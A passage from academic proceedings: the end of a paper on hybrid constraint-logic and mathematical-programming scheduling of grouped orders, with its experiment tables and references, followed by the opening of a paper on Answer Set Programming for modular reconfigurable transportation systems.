$$S_{s,a,u,r} = B_{s,a,u} \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, \quad (3)$$

$$r = 1..LR: o_{s,a} > 0, \text{zas}_{u,r} > 0$$

$$S_{s,a,u,r} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR$$

$$: o_{s,a} = 0$$

$$S_{s,a,u,r} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR:$$

$$\text{zas}_{u,r} = 0$$

$$C_{\max} \geq F_s \quad \forall s = 1..LS, : q_{s,a} > 0 \quad (4)$$

$$F_s \geq B_{s,a,u} + t_{a,u} \quad \forall a = 1..LS, a = 1..LA, u = 1..LU \quad (5)$$

$$\sum_{s=1}^{LS} \sum_{a=1}^{LA} \sum_{u=1}^{LU} (X_{s,a,u,r,t} \cdot rg_{u,r} \cdot o_{s,a}) \leq cp_{r,t} \quad (6)$$

$$\forall r = 1..LR, t = 1..LT$$

$$\sum_t X_{s,a,u,r,t} = t_{a,u} \quad \forall s = 1..LS, a = 1..LA, u = 1..LU,$$

$$r = 1..LR: o_{s,a} > 0, \text{zas}_{u,r} > 0$$

$$X_{s,a,u,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR: \quad (7)$$

$$o_{s,a} = 0$$

$$X_{s,a,u,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR:$$

$$\text{zas}_{u,r} = 0$$

$$X_{s,a,u,r,t-1} - X_{s,a,u,r,t} \leq Y_{s,a,u,r,t-1} \quad \forall s = 1..LS, a = 1..LA, \quad (8)$$

$$u = 1..LU, r = 1..LR, t = 2..LT: o_{s,a} > 0, \text{zas}_{u,r} > 0$$

$$Y_{s,a,u,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU,$$

$$r = 1..LR, t = LT$$

$$Y_{s,a,u,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU,$$

$$r = 1..LR, t = 1$$

$$\sum_t Y_{s,a,u,r,t} = 1 \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR \quad (9)$$

$$: o_{s,a} > 0, \text{zas}_{u,r} > 0$$

$$Y_{s,a,u,r,t} = Y_{s,a,u,r,t+1} \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, \quad (10)$$

$$r = 1..LR, t = 1..LT, o_{s,a} > 0, \text{zas}_{u,r} > 0$$

$$X_{s,a,u,r,t} = \begin{cases} 1 & \forall s = 1..LS, a = 1..LA, u = 1..LU, r = 1..LR, \\ & t = 1..LT: t \geq S_{s,a,u,r}, t \leq S_{s,a,u,r} + t_{a,u} \\ 0 & \text{otherwise} \end{cases} \quad (11)$$

$$X_{s,a,u,r,t} = \{0,1\} \quad \forall s = 1..LS, a = 1..LA, u = 1..LU, \quad (12)$$

$$r = 1..LR, t = 1..LT$$

$$Y_{s,a,u,r,t} = \{0,1\} \quad \forall s = 1..LS, a = 1..LA, u = 1..LU,$$

$$r = 1..LR, t = 1..LT$$

### B. Transformation

The transformation of the problem consisted in the transition from the classical representation in the form of operations to the representation in the form of resources. For this purpose, a corresponding CLP predicates were developed, which based on precedence and resource constraints as well as on the duration of particular operations determined the demand times and sizes for each resource. This transformation allows reductions in the size of the problem by the dimension of operation  $u$ . The transformation is performed based on the assumption that all the operations for the job are performed without interruption. Transformation is the key element in the hybrid approach. It allows the reduction in the problem size thus reducing combinatorial search space through the reduction of decision variables and constraints (see Appendix B).

All variables, parameters, auxiliary data etc. (Table II) determined during this process are indicated in the superscript by <sup>CLP</sup>.

The mathematical model has been developed, transformed and linearized for the research problem. The sets, indices, parameters, decision variables are presented in Table I.

### Objective functions after transformation.

Minimization of makespan (1aT) or minimization of average waiting time at each point  $s$  (1bT).

### Constraints after transformation.

Constraint (2T) specifies the moment (period) from which resource  $r$  is needed to execute job (order)  $a$ . Constraint (3T) ensures that the makespan is not less than the completion times of all jobs. Constraint (4T) ensures that the number of available resources  $r$  in period  $t$  is not exceeded. Constraint (5T) provides resource occupancy for the time of the order execution. Resource  $r$  is used without interruption during the execution of job (order)  $a$  from point  $s$  (6T). Constraint (7T) is for determining decision variable  $Y$ . Simultaneous completion of jobs (orders)  $a$  from the given point is ensured by constraint (8T).

To linearize this model, an ancillary variable was used,  $L_{s,t} = \{0,1\}$ , determined according to constraint (9T) (where coefficients/factors  $c^{CLP}_{s,t}$  are determined by the CLP).

TABLE III.  
INDICES, PARAMETERS AND DECISION VARIABLES FOR MATHEMATICAL  
MODEL

<i>Sets</i>	
Set of points (tables)	LS
Set of jobs (orders)	LA
Set of resources	LR
Number of periods	LT
<i>Indices</i>	
Points (tables)	$s=1..LS$
Jobs (Orders)	$a=1..LA$
Resources	$r=1..LR$
Period	$t=1..LT$
<i>Parameters</i>	
Calculated number of period $t$ for the start of demand for resource $r$ and job (order) $a$ (CLP)	$go_{a,r}^{CLP}$
Calculated number of period $t$ for the end of demand for resource $r$ and job (order) $a$ (CLP)	$gk_{a,r}^{CLP}$
Number of $r$ resources needed for execution of job (order) $a$	$gr_{a,r}^{CLP}$
Number used to convert periods to moments (for connecting index $t$ with variable $U_{s,a,r}$ , if $U_{s,a,r}=7$ then index $t=7$ ) (CLP)	$c_t^{CLP}$
The number of available resources $r$ in the period $t$ .	$cp_{r,t}$
The number of resources of the second type (i.e. waiters, packers) available during period $t$	$hp_t$
<i>Inputs</i>	
The number of jobs (orders) $a$ at point $s$	$o_{s,a}$
<i>Decision variables</i>	
Calculated number of periods $t$ (using $c_t^{CLP}$ ) delivery of all jobs (orders) for point $s$ .	$F_s$
The number of period $t$ in which resource $r$ can be used for job (order) $a$ at point $s$	$U_{s,a,r}$
If the execution of job (order) $a$ for point $s$ uses resource $r$ in period $t$ then $X_{s,a,r,t}=1$ , otherwise $X_{s,a,r,t}=0$	$X_{s,a,r,t}$
If $t$ is the last period in which resource $r$ is used in the execution of job(order) $a$ for point $s$ then $Y_{s,a,r,t}=1$ , otherwise $Y_{s,a,r,t}=0$	$Y_{s,a,r,t}$
If $g$ is the last period in which jobs (orders) are executed for point $s$ then $L_{s,t}=1$ , otherwise $L_{s,t}=0$	$L_{s,t}$
makespan	$C_{max}$

Constraints (10T) and (11T) determine the end of the resource  $r$  occupancy. Constraint (11T) is an auxiliary constraint responsible for ending the execution of jobs at point  $s$  but only once. Constraint (12) specifies the number of different type of resources (waiters). Constraint (13) is responsible for the binarity of selected decision variables.

$$F_{c1} = \min C_{max} \quad (1aT)$$

$$F_{c2} = \min \frac{1}{LS} \sum_{i=1}^{LS} F_s \quad (1bT)$$

$$U_{s,a,r} + go_{a,r}^{CLP} = F_s \quad \forall s = 1..LS, a = 1..LA, r = 1..LR:$$

$$o_{s,a} > 0, gr_{a,r}^{CLP} > 0 \quad (2T)$$

$$U_{s,a,r} = 0 \quad \forall s = 1..LS, a = 1..LA; o_{s,a} = 0$$

$$U_{s,a,r} = 0 \quad \forall s = 1..LS, a = 1..LA; gr_{a,r}^{CLP} = 0$$

$$C_{max} \geq F_s \quad \forall s = 1..LS; o_{s,a} > 0 \quad (3T)$$

$$\sum_{s=1}^{LS} \sum_{a=1}^{LA} (X_{s,a,r,t} \cdot gr_{a,r}^{CLP} \cdot o_{s,a}) \leq cp_{r,t} \quad \forall r = 1..LR, t = 1..LT \quad (4T)$$

$$\sum_t^{LT} X_{s,a,r,t} = go_{a,r}^{CLP} - gk_{a,r}^{CLP}$$

$$\forall s = 1..LS, a = 1..LA, r = 1..LR : o_{s,a} > 0, gr_{a,r}^{CLP} > 0$$

$$X_{s,a,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, r = 1..LR, t = 1..LT \quad (5T)$$

$$: o_{s,a} > 0$$

$$X_{s,a,r,t} = 0 \quad \forall s = 1..LS, a = 1..LA, r = 1..LR, t = 1..LT$$

$$: gr_{a,r}^{CLP} > 0$$

$$X_{s,a,r,t-1} - X_{s,a,r,t} \leq Y_{s,a,r,t-1}$$

$$\forall s = 1..LS, a = 1..LA, r = 1..LR, t = 2..LT$$

$$: o_{s,a} > 0, gr_{a,r}^{CLP} > 0 \quad (6T)$$

$$Y_{s,a,r,t} = 0 \quad s = 1..LS, a = 1..LA, r = 1..LR, t = LG$$

$$Y_{s,a,r,t} = 0 \quad s = 1..LS, a = 1..LA, r = 1..LR, t = 1$$

$$\sum_t^{LT} Y_{s,a,r,t} = 1 \quad (7T)$$

$$\forall s = 1..LS, a = 1..LA, r = 1..LR : o_{s,a} > 0, gr_{a,r}^{CLP} > 0$$

$$Y_{s,a,r1,t} = Y_{s,a,r2,t} \quad \forall s = 1..LS, a = 1..LA, r1, r2 = 1..LR,$$

$$t = 1..LT : o_{s,a} > 0, gr_{a,r}^{CLP} > 0, gk_{a,r1}^{CLP} = 0, gk_{a,r2}^{CLP} = 0, \quad (8T)$$

$$F_s = \sum_{t=1}^{LT} c_t^{CLP} L_{s,t} \quad \forall s = 1..LS \quad (9T)$$

$$Y_{s,a,r,t-gk_{a,r}^{CLP}} = L_{s,t} \quad \forall s = 1..LS, a = 1..LA, r = 1..LR,$$

$$t = gk_{a,r}^{CLP}..LT : o_{s,a} \geq 0, gr_{a,r}^{CLP} \geq 0$$

$$Y_{s,a,r,t} = L_{s,t+gk_{a,r}^{CLP}} \quad \forall s = 1..LS, A = 1..LA, r = 1..LR, \quad (10T)$$

$$t = 1..LT - gk_{a,r}^{CLP} : o_{s,a} \geq 0, gr_{a,r}^{CLP} \geq 0$$

$$\sum_{t=1}^{LT} L_{s,t} \leq 1 \quad \forall s = 1..LS \quad (11T)$$

$$\sum_{s=1}^{LS} L_{s,t} \leq hp_t \quad \forall t = 1..LT \quad (12T)$$



$$\begin{aligned}
&X_{s,a,r,t} = \{0,1\} \\
&\forall s = 1..LS, a = 1..LA, r = 1..LR, t = 1..LT \\
&Y_{s,a,r,t} = \{0,1\} \\
&\forall s = 1..LS, a = 1..LA, r = 1..LR, t = 1..LT \\
&L_{s,t} = \{0,1\} \forall s = 1..LS, t = 1..LT
\end{aligned} \quad (13T)$$

### C. Heuristic Algorithm

A heuristic algorithm (Figure 4) was developed to enable solving larger-size problems. Its design was based on the

rules of priority and properties. The heuristic algorithm adds consecutive points  $s$  to the schedule starting with those of the highest priority by the set criteria (Table III). If, while adding  $s$  point, the algorithm finds that resource constraint is active, leading to the extension of the schedule length, it moves to another step. This step involves checking whether the adjustment of orders using those resources in a given period can provide a better schedule.




Fig. 4 The heuristic algorithm dedicated to the scheduling group of jobs

TABLE III.  
POSSIBLE VALUES OF CRITERION

Criterion	Description
R1	<ul style="list-style-type: none"> <li>The order that uses the most critical resource</li> <li>The order with the longest execution time</li> </ul>
R2	<u>Queue priority methods known from literature</u> <ul style="list-style-type: none"> <li><u>LPT</u></li> <li><u>SPT</u></li> </ul>

Underlining indicated the criteria chosen for the computational experiments (Section IV).

## IV. NUMERICAL EXPERIMENTS

In order to verify and evaluate the proposed approach and models, many numerical experiments were performed for optimization scheduling groups of jobs. All the experiments relate to the problem with fifty points ( $s=1..50$ ), twenty order types ( $a=1..20$ ), fifty resource types ( $r=1..50$ ), fifteen

operation types ( $u=1..15$ ) and from three to one hundred fifty orders  $o_{s,A}$

The main part of the study was a comparative analysis performed for Fc1 and Fc2 in four environments: mathematical programming (MP), heuristic algorithm, hybrid1 (CLP&MP) and hybrid2 (CLP& heuristic algorithm) hybrid and MP) to evaluate the effectiveness and efficiency of the proposed hybrid approach relative to the classical MP environment and heuristic algorithm. The experiments for examples E1..E7 were conducted for various values of parameters  $LS, N$ . The results are included in Appendix B (Table B1, Table B2). The application of the hybrid approach leads to a substantial reduction in (i) number of decision variables (up to fifteen times), (ii) number of constraints (up to two times) (iii) computing time (more than twenty times faster) for the above examples. For larger numerical examples, such as E3..E7 the MP-based approach cannot be used due to the length of calculations and, most importantly, exceeded size of the problems

accepted by the available MP solvers. Using hybrid approach (hybrid2), it reduces the computation time twice and improves the quality of approximate solutions (0-1% worse from optimal) in relation to the use heuristic algorithm (the quality of approximate solutions are 1-2% worse from optimal).

## V.CONCLUSION

The proposed approach to the modelling and optimization scheduling groups of jobs can be used in many areas. Similar issues exist wherever there are a variety of customer jobs (orders), the handling of which require processes and additionally, both are ordered and executed jointly with a single delivery deadline. In practice, such an approach to group job (order) handling occurs in manufacturing, services, logistics and project management. The presented framework, which is an implementation of the proposed approach, enables effective optimization scheduling groups of jobs. This allows the implementation of optimization models with different objective functions and the introduction of additional constraints to the models already implemented. The illustrative example shows only part of the framework's potential. Significant results are to increase both the speed and the size of the problems solved.

It is foreseen in further research the use of a hybrid approach to (a) modeling and solving scheduling problems in production [16,17], (b) modeling and optimization of IoT

processes [18], and (c) implementation of more complex models, uncertainty, fuzzy logic etc..

## APPENDIX A

TABLE A1.  
DESCRIPTION OF FACTS

Name	Description
points(#S)	A fact that describes the points.
jobs(#A)	A fact that describes the type of jobs (orders).
operations(#U)	A fact that describes the type of operations.
precedens(#A,#U,#U)	A fact that describes the precedence operations in job (order)..
duration(#A,#U,t <sub>A,U</sub> )	A fact that describes execution time for operations in job.
resources(#R,c <sub>R</sub> )	A fact that describes resources (the number of each type)
resource_to_operation(#U,#R,r <sub>gU,R</sub> )	A fact that specifies acceptable allocation of resources to operations.
orders(#S,#A,o <sub>S,A</sub> )	A fact that describes orders at point
resources_to_orders(#A,#R,g <sub>OA,R</sub> , g <sub>kA,R</sub> , g <sub>OA,R</sub> )	A fact determines what resources are needed to complete the order .

## APPENDIX B

TABLE B1.  
THE RESULTS OF NUMERICAL EXPERIMENTS FOR EXAMPLES WITH Fc1

E	NS	N	Primary model						Transformed model					
			MP				Heuristic		Hybrid1				Hybrid2	
			V <sub>int</sub>	C	Fc1	T	Fc1	T	V <sub>int</sub>	C	Fc1	T	Fc1	T
E1	1	3	365	288	28	10	28	4	24	183	28	5	28	3
E2	5	17	10330	6792	45	234	45	23	689	5130	45	89	45	16
E3	10	36	43751	28044	97	546	97	33	2917	21690	97	124	97	21
E4	20	54	131252	83052	185*	900**	182	39	8750	65016	179	234	180	28
E5	30	100	364590	229700	254*	900**	244	48	24306	180550	240	548	242	31
E6	40	130	631956	397280	NFSF	900**	310	56	42130	312910	310	754	310	34
E7	50	150	911475	572250	NFSF	900**	345	64	60765	451275	342	834	344	36

E	Experiments
NS	Number of points
N	Total number of jobs
T	Time of finding solution (in seconds)
V <sub>int</sub>	The number of decision variables
C	The number of constraints
*	Feasible solution (not found optimality)
**	Interrupt the process of finding a solution after a given time 900 s

TABLE B2.  
THE RESULTS OF NUMERICAL EXPERIMENTS FOR EXAMPLES WITH FC2

E	NS	N	Primary model						Transformed model					
			MP				Heuristic		Hybrid1				Hybrid2	
			V <sub>int</sub>	C	Fc2	T	Fc2	T	V <sub>int</sub>	C	Fc2	T	Fc2	T
E1	1	3	365	288	28	10	28	4	24	183	28	5	28	3
E2	5	17	10330	6792	32,4	232	32,4	21	689	5130	32,4	81	32,4	14
E3	10	36	43751	28044	52,1	546	52,1	33	2917	21690	52,1	124	52,1	21
E4	20	54	131252	83052	98,95	594	101,23	32	8750	65016	98,95	212	98,95	24
E5	30	100	364590	229700	154,6*	900**	142,4	42	24306	180550	138,4	522	142,4	29
E6	40	130	631956	397280	NFSF	900**	198,2	62	42130	312910	192,4	647	192,4	32
E7	50	150	911475	572250	NFSF	900**	212,2	72	60765	451275	209,4	734	209,4	36

E Experiments

NS Number of points

N Total number of jobs

T Time of finding solution (in seconds)

V<sub>int</sub> The number of decision variables

C The number of constraints

\* Feasible solution (not found optimality)

\*\* Interrupt the process of finding a solution after a given time 900 s

#### REFERENCES

- [1] F. Guerriero, G. Miglionico, F. Olivito, "Strategic and operational decisions in restaurant revenue management", *European Journal of Operational Research* 237, 2014, pp. 1119–1132.
- [2] G.M. Thompson, "Optimizing restaurant table configuration: Specifying combinable tables", *Cornell Hotel and Restaurant Administration Quarterly* 44, 2003, pp. 53–60.
- [3] W. C. Chiang, J.C.H. Chen, X. Xu, "An overview of research on revenue management: Current issues and future research", *International Journal of Revenue Management* 1, 2007 pp.97–128.
- [4] G. M. Thompson, "Restaurant profitability management, The evolution of restaurant revenue management", *Cornell Hospitality Quarterly*, 51, 2010, pp. 308–322.
- [5] I. Ribas, R. Leisten, J.M. Framinan, "Review and classification of hybrid flow shop scheduling problems from a production system and a solutions procedure perspective", *Computer Operation Research*, 37, 2010, pp. 1439–1454.
- [6] B. Tadayon, N. Salmasi, "A two-criteria objective function flexible flowshop scheduling problem with machine eligibility constraint" *The International Journal of Advanced Manufacturing Technology*, 64(5-8), 2013, pp. 1001-1015.
- [7] A. Vidotto, K.N. Brown, J.C. Beck, "Managing Restaurant Tables using Constraints" *Knowledge Based Systems*, March, 20(2), 2007, pp. 160-169.
- [8] K. Apt, M. Wallace, "Constraint Logic Programming using Eclipse". *Cambridge: Cambridge University Press*, 2006.
- [9] P. Sitek, J. Wikarek, "A hybrid framework for the modelling and optimisation of decision problems in sustainable supply chain management", *International Journal of Production Research*, vol 53(21), 2015, pp 6611-6628, doi:10.1080/00207543. 2015.1005762
- [10] P. Sitek, J. Wikarek, "A Hybrid Programming Framework for Modeling and Solving Constraint Satisfaction and Optimization Problems" *Scientific Programming*, vol. 2016, Article ID 5102616, 2016. doi:10.1155/2016/5102616.
- [11] P. Sitek, "A hybrid approach to the two-echelon capacitated vehicle routing problem (2E-CVRP)", *Advances in Intelligent Systems and Computing*, 267, 2014, pp. 251–263, DOI: 10.1007/978-3-319-05353-0\_25
- [12] J. Wikarek, "Implementation Aspects of Hybrid Solution Framework", *Recent Advances in Automation, Robotics and Measuring Techniques* vol 267, 2014, pp. 317-328. doi: 10.1007/978-3-319-05353-0\_31
- [13] G. Bocewicz, I. Nielsen, Z. Banaszak, "Iterative multimodal processes scheduling" *Annual Reviews in Control* 38(1), 2014, pp. 113-132
- [14] M. Relich, "Knowledge acquisition for new product development with the use of an ERP database", *Proceedings of the Federated Conference on Computer Science and Information Systems*, 2013, pp. 1285–1290.
- [15] A. Schrijver, A. "Theory of Linear and Integer Programming", John Wiley & Sons, New York, NY, USA 1998.
- [16] Z. Li, M.N. Janardhanan, Q. Tang, P. Nielsen, "Co-evolutionary particle swarm optimization algorithm for two-sided robotic assembly line balancing problem", *Advances in Mechanical Engineering*, 8 (9), 2016, pp. 1-14. doi: http://dx.doi.org/10.1177/1687814016667907
- [17] I. Nielsen, Q. Dang, P. Nielsen, P. Pawlewski, "Scheduling of mobile robots with preemptive tasks", *Advances in Intelligent Systems and Computing*, 290, 2014 pp. 19-27. doi:https://doi.org/10.1007/978-3-319-07593-8\_3
- [18] S. Deniziak, T. Michno, P. Pieta, "IoT-Based Smart Monitoring System Using Automatic Shape Identification", *Advances in Intelligent Systems and Computing book series (AISC, volume 511)*, 2015, pp. 1-18, doi:https://doi.org/10.1007/978-3-319-46535-7\_1

# Answer Set Programming for Modeling and Reasoning on Modular and Reconfigurable Transportation Systems

Walter Terkaj

Istituto di Tecnologie Industriali e Automazione  
via A.Corti 12, 20131 Milano, Italy  
Email: walter.terkaj@itia.cnr.it

Marcello Urgo, Daniela Andolfatto

Politecnico di Milano,  
Mechanical Engineering Department,  
via La Masa 1, 20156 Milano, Italy  
Email: marcello.urgo@polimi.it,  
daniela.andolfatto@mail.polimi.it

**Abstract**—This paper addresses the modeling of modular and reconfigurable transportation systems, aiming at developing tools to support the planning and control. Answer Set Programming (ASP) is employed to formalize rules modeling the characteristic of a transportation system and describing its dynamics. Then, automatic reasoning can be exploited to find solutions in different use cases, including the generation of optimal or alternative paths, the generation and validation of control sequences. The proposed methodology is applied to a reconfigurable industrial transportation system consisting of multiple linear conveyor modules with actuators enabling longitudinal and transversal movements of pallets.

## I. INTRODUCTION

**R**ECONFIGURABLE Manufacturing Systems (RMS) [1], [2] aim at tackling current market challenges such as frequent product changes, product customization, demand variability, rapid changes in technologies and regulations. RMS are conceived as a composition of elements, machines and material handling systems, whose systemic configuration can be easily changed. Reconfigurability should be met at both hardware and software level to reduce reconfiguration time (ramp-up), effort and cost.

Material handling systems (MHS) represent a key component in an RMS, being the pieces of equipment devoted to handling, storing, and controlling materials and parts. When addressing the design of an RMS, the MHS plays a relevant role, since it must support the reconfigurability at system level. A possible solution are Reconfigurable Transportation Systems (RTS), usually based on modular mechatronic transportation units that can be combined to implement a logistic system layout. Carpanzano et al. [3] identified three main challenges to be addressed when designing and implementing RTSs:

- (a) hardware reconfigurability, i.e., the design of transportation systems that meet the physical reconfigurability re-

quirement. Mechanical and mechatronic interfaces are a relevant issue when tackling this matter.

- (b) software development of the control systems, including the appropriate sensing solutions. The suggested architecture is a distributed one, since all the modules should be independent and considered as an autonomous control block.
- (c) real-time management of the production system, considering routings, dispatching policies, planning and scheduling, maintenance.

In this work the main focus will be on (b) and (c). The control problem (b) is particularly relevant when mechatronic systems are involved, due to the difficulty of integrating and managing all the components. The control system of an automated MHS must be able to elaborate plans and instructions considering objectives such as throughput maximization, response time and execution time optimization. Haneyah et al. [4] presented an extensive study of generic planning and control requirements for automated material handling systems. These requirements include starvation, blocking and deadlock avoidance, saturation and buffer balancing, urgencies, disruptions and operational flexibility.

Cataldo and Scattolini [5] presented a methodology to optimize the control of a transportation system where pallets are moved along modular conveyors. The control system was implemented by adopting Model Predictive Control (MPC) with a multi-layer approach. In the low level control (LLC) of the system there are the local Programmable Logic Controllers (PLC) that manage each module sensors and actuators, while at the highest level the MPC controller is implemented and manages the flows of the pallets in real-time providing proper control sequences. The High-Level Control (HLC) System was implemented by representing the transportation system as a directed graph, where nodes are machines and buffer zones, whereas the arcs are the possible movements of the pallet. Based on the graph, a mathematical representation of the system was developed through a Mixed Linear Dynamical (MLD) model and embedded in the MPC controller.

Hegny et al. [6] presented a non-traditional control ap-

This work has been partially funded from the European Union's Horizon 2020 research and innovation programme under grant agreement No. 636966 (Customer-driven design of product-services and production networks to adapt to regional market requirements - ProRegio) and from the Italian research project Smart Manufacturing 2020 within the Cluster Tecnologico Nazionale Fabbrica Intelligente.

proach, implementing a two-levels control architecture based on Multi Agents System (MAS) technology.

In both cases, the need to divide the control system into a low and high level is the solution to the reconfigurability objective. This structure, in fact, allows easier reconfiguration of the software system since the LLC is implemented on each unit and the HLC is designed independently from the physical system. This allows to separate the control of the functioning of the elements composing the system from the high-level control of the system as a whole and from the implementation of planning and routing algorithms.

The planning problem (c) for an automated transportation systems consists in defining routing and dispatching policies regulating the movements of the processed pieces by defining the sequence they visit machines and workstations. Routing and dispatching policies are implemented in the high-level control layer of the control system.

The goal of this paper is the development of an elaboration tool to support the modeling of a transportation system and reasoning on the system dynamics to derive its properties. Possible applications of the tool include:

- (i) the generation of paths and control sequences to implement movements of the objects along the transportation system;
- (ii) the generation of a reachability graph showing how the positions in the transportation system can be connected;
- (iii) validation of the control sequences generated by a planning algorithm;
- (iv) configuration of a transportation system and its devices enabling to meet the required functionalities expressed in terms of movements in the system.

In particular this work will focus on the applications (i) and (ii), with the aim of supporting the following users:

- (1) system designers in the analysis and validation of alternative transportation system configurations;
- (2) control designers addressing an existing hardware design of a transportation system;
- (3) control designers tackling an existing transportation system through the extraction of knowledge, e.g., from the analysis of PLCs, hardware components, etc.

Herein, the elaboration tool is conceived as a logic program that adopts the Answer Set Programming (ASP) language to represent the system in terms of rules and obtain solutions in the form of stable models (i.e. *answer set*). Problems related to the modeling of automation systems to support their control are typically addressed using other techniques like automata, finite state machine and Petri Nets (PN) [7]. In particular, PN is in principle able to support the applications (i)-(iv) previously defined. However, it must be noted that an approach based on PN requires a quite verbose formalism that leads to overly complex models with an explosion in terms of number of *places* and *transitions*. More advanced PN extensions can only partially reduce such complexity. Therefore, even if a PN model can be used to easily derive relevant properties of a system (e.g. reachability, liveness, boundedness,

deadlocks) using general purpose tools, still the generation of the PN model itself is a relevant problem that requires skilled modeling operations and thus represents a bottleneck of the approach. This problem is particularly relevant when dealing with reconfigurable transport systems since a physical reconfiguration demands also a reconfiguration of the model. Even if a modular PN approach can be employed (and it is not immediate in the general case of non-identical transport modules), anyhow it can be cumbersome to identify which are the transitions linking the *places* in different PN sub-graphs.

The proposed ASP-based approach aims first and foremost to support the generation of a formal model for a specific transportation system by taking as input the description of the physical system (*facts*) and the general description of the dynamics and interactions between the basic components of the system (*rules*). Therefore, ASP can be seen as complementary to PN for the generation of the formal model, whereas regarding the reasoning over a formal model of the system there can be an overlapping between ASP and PN, as it will be discussed in the next sections.

The paper is organized as follows. Sect.II will briefly present ASP and some relevant application of this language. Sect.III will introduce the details of the reference transportation problem that is considered in this work. Sect.IV presents the details of the model based on ASP rules. Sect.V shows which type of reasoning can be performed and finally Sect.VI provides an application example.

## II. REASONING WITH ANSWER SET PROGRAMMING

Answer Set Programming [8], [9], [10] is a logic programming language for knowledge representation and reasoning. An ASP program consists of a set of rules of the form:

$$a \leftarrow b_1, \dots, b_m, \text{not } c_1, \dots, \text{not } c_n \quad (1)$$

where  $a, b_i, c_j$  are atoms. The left-hand side of the rule is the *head*, whereas the right-hand side is the *body*. The head is derived to be true if all the literals in the body are true. If a rule has no body, then it is a *fact*. A rule without head is a *constraint*. The symbol *not* in (1) represents a *default negation* (or *weak negation*), that is a key feature of ASP and more generally of non-monotonic reasoning. The solution of an ASP program is an answer set (or stable model), i.e. the smallest set of literals that satisfies the program. An ASP solver can return zero, one or many answer sets.

Another useful feature of the ASP language and its extensions is represented by *cardinality atom*. For instance, the form  $l\{a_1, \dots, a_n\}k$  means that at least  $l$  and at most  $k$  atoms in the set  $\{a_1, \dots, a_n\}$  are true. If  $l$  or  $k$  are missing, then the corresponding side is unbounded.

ASP has been successfully applied in several domains, e.g., product configuration, aerospace, data management, music and planning [10]. ASP is also a declarative language, i.e. a program written in this language does not specify how to search a solution (this is a key difference between ASP and Prolog); indeed, the solution is independently found by the

solver also thanks to the availability of general purpose ASP solvers.

Taking in consideration the scope of automation and control, it is relevant to mention the work of [11] that discussed how ASP can be generically employed to generate plans as alternative stable models. More specifically, [12] addressed how ASP can be applied to support the planning of collaborative robot. [13] proposed an approach to generate paths for robots in a dynamic environment. Similarly, [14] focused on a cost-based robot planning taking by formalizing the rigid knowledge, time-dependent knowledge, action knowledge and incomplete information. However, to the best of our knowledge, this paper represents the first application of ASP in the domain of modular transportation systems.

The relation between ASP and PN has been studied by Anwar et al. [15], [16] and they demonstrated that PN models can be actually encoded in ASP language. Once the model is encoded in ASP, then it is possible to use ASP solvers to analyze typical properties of the system as in the case of a PN (e.g. reachability of a state, basic liveness). Simulations can be run using either a PN or ASP approach, but ASP offers the following advantages:

- ASP may return the enumeration of all possible evolutions of a simulation [15]
- the formal model can be enriched with additional and customized reasoning about the simulations [15]

Therefore, ASP can be used not only to generate a formal model of the system, but also to analyze the system behavior with a reasoning power that is not lower than what can be done with PN. Given a specific transportation system to be analyzed, the advantage of ASP is that it supports both the generation of the formal model and also the reasoning about its properties using the same language and solvers.

### III. PROBLEM STATEMENT

